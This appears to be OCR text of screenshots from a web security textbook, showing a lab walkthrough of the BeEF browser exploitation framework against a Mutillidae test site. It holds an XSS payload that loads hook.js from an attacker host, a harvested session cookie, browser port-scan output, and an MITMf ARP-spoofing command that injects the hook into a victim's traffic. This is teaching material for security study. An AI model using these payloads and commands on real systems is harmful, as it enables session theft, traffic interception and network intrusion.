Window Size: Width: 800, Height: 483	Initialization


Category: Browser Components (14 Items)

Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Silverlight: No	Initialization




id...	date	label
0	2015-07-03 03:47	command 1

1 **data**: silverlight=Yes




id...	date	label
0	2015-07-03 03:25	command 1
1	2015-07-03 03:44	command 2

1 Fri Jul 03 2015 03:44:32 GMT+0530 (IST)
data: result=[["text","target_host","www.google.com"],["submit","dns-lookup-php-submit-button","Lookup DNS"]]




```
◢ Exploits (58)
    ▷ BeEF_bind (3)
    ▷ Camera (3)
    ▷ Local Host (10)
    ◢ NAS (2)
        ● D-Link ShareCenter Command Execution
        ● FreeNAS Reverse Root Shell CSRF
    ◢ Router (15)
        ● 3COM OfficeConnect Command Execution
        ● Actiontec Q1000 CSRF
        ● Asmax AR-804gu Command Execution
        ● BT Home Hub CSRF
        ● Cisco E2400 CSRF
        ● Comtrend CT-5367 CSRF
        ● Comtrend CT-5624 CSRF
        ● D-Link DIR-615 Password Wipe
        ● D-Link DSL500T CSRF
        ● Huawei SmartAX MT880 CSRF
        ● Linksys BEFSR41 CSRF
        ● Linksys WRT54G CSRF
        ● Linksys WRT54G2 CSRF
        ● Virgin Superhub CSRF
        ○ Belkin DNS Hijack CSRF
    ◢ Switch (1)
        ● Netgear GS108T CSRF
    ▷ XSS (4)
    ● Apache Cookie Disclosure
    ● ColdFusion Directory Traversal Exploit
```



Internet Explorer

Do you want to allow this webpage to access your Clipboard?

If you allow this, the webpage can access the Clipboard and read information that you've cut or copied recently.



Cross-Site Faxing (XSF)

Description: Using Inter-protocol Exploitation/Communication (IPEC) the hooked browser will send a message to ActiveFax RAW server socket (3000 by default) on the target specified in the 'Target Address' input field. This module can send a FAX to a (premium) faxnumber via the ActiveFax Server.

The target address can be on the hooked browser's subnet which is potentially not directly accessible from the Internet.

Target Address: 192.168.1.90


Target Port: 3000

Name of the receiver: Jasion

Fax number of the recipient: +1-299-5836511

Subject: FAX through BeEF

Message: Message



DNS Lookup

Who would you like to do a DNS lookup on?


Enter IP or hostname

Hostname/IP <script src="http://192.1

<script src="http://19...

<script src="http://192.168.1.70:3000/hook.js"></script>

Results for




Module Results History

i...	date	label
0	2015-0... 03:41	command 1

Command results

1 Sat Jul 04 2015 03:41:20 GMT+


data: cookie=showhints=0; PHPSESSID=jt778n9lttt7gnjv5bvltd3tk2; BEEFHOOK=U3cZVCh4DZ132v6WPP5r7hzdaLyWHHyBMatJ4ERCiyS4Iz9HfBGKzUMRmOLhVGwtBZTI1o3hwPZ2kAPU



Port Scanner

Description: Scan ports in a given hostname, using WebSockets, CORS and img tags. It uses the three methods or Same Origin Policy.

Scan IP or Hostname:	192.168.1.22
Specific port(s) to scan:	default
Closed port timeout (ms):	1100
Open port timeout (ms):	2500
Delay between requests (ms):	600
Debug:	false




Module Results History

i…	date	label
0	2015-0… 03:22	command 1


Command results


```
1                                                          Sat Jul 04 2015 03:22:10 GMT+0530 (IST)
data: port=Scanning:
1,5,7,9,15,20,21,22,23,25,26,29,33,37,42,43,53,67,68,69,70,76,79,80,88,90,98,101,106,109,110,111,113,114,115,118,119,123,129,
2                                                          Sat Jul 04 2015 03:22:53 GMT+0530 (IST)
data: port=CORS: Port 26 is OPEN (rsftp)
3                                                          Sat Jul 04 2015 03:23:26 GMT+0530 (IST)
data: port=WebSocket: Port 69 is OPEN (tftp)
4                                                          Sat Jul 04 2015 03:23:26 GMT+0530 (IST)
data: port=HTTP: Port 69 is OPEN (tftp)
5                                                          Sat Jul 04 2015 03:24:25 GMT+0530 (IST)
data: port=WebSocket: Port 118 is OPEN (sqlserv)
6                                                          Sat Jul 04 2015 03:25:10 GMT+0530 (IST)
data: port=Scanning:
1,5,7,9,15,20,21,22,23,25,26,29,33,37,42,43,53,67,68,69,70,76,79,80,88,90,98,101,106,109,110,111,113,114,115,118,119,123,129,
7                                                          Sat Jul 04 2015 03:25:20 GMT+0530 (IST)
data: port=Scanning:
1,5,7,9,15,20,21,22,23,25,26,29,33,37,42,43,53,67,68,69,70,76,79,80,88,90,98,101,106,109,110,111,113,114,115,118,119,123,129,
8                                                          Sat Jul 04 2015 03:28:09 GMT+0530 (IST)
data: port=CORS: Port 138 is OPEN (netbios-dgm)
9                                                          Sat Jul 04 2015 03:31:49 GMT+0530 (IST)
```




```
root@kali-1:~# mitmf -i eth0 --arp --spoof --gateway 192.168.1.123 --target 192.
168.1.22 --inject --js-url http://192.168.1.70:3000/hook.js
[*] MITMf v0.9 started... initializing plugins and modules
[*] ARP Spoofing enabled
[*] Spoof plugin online
[*] Setting up iptables
[*] Inject plugin online

[*] sslstrip v0.9 by Moxie Marlinspike running...
[*] sergio-proxy v0.2.1 online
2015-07-04 05:36:28 192.168.1.22 Sending Request: cacerts.digicert.com
2015-07-04 05:36:28 192.168.1.22 Sending Request: secure2.alphassl.com
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com
2015-07-04 05:36:28 192.168.1.22 [cacerts.digicert.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com
2015-07-04 05:36:28 192.168.1.22 [secure2.alphassl.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 Sending Request: cacerts.digicert.com
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com
2015-07-04 05:36:28 192.168.1.22 [crt.comodoca.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 [cacerts.digicert.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 [crt.comodoca.com] Injected malicious html
```

Chapter 9: AJAX and Web Services – Security Issues


Browser
User Interface
JavaScript
DHTML
AJAX Engine
HTML/JSON/XML
HTTP Reauest
Web server
Database, backend server





```
root@kali-1:~# cd Downloads/
root@kali-1:~/Downloads# java -jar act.jar
```

Target URL: http://

Browser Type

● HTML Unit ○ Chrome ○ Internet Explorer ○ Firefox

Duration


□ Depth 0
□ States 0
□ Time (Minutes) 0

Delays

□ Event Delay 0
□ Reload Delay 0

Scope

☑ Crawl Frames
□ Crawl Once



Target URL: http://192.168.1.72/mutillidae/index.php?page=pen-test-tool-lookup-ajax.php

Browser Type

○ HTML Unit ○ Chrome ○ Internet Explorer ● Firefox

Duration

□ Depth 0

□ States 0

□ Time (Minutes) 0

Delays

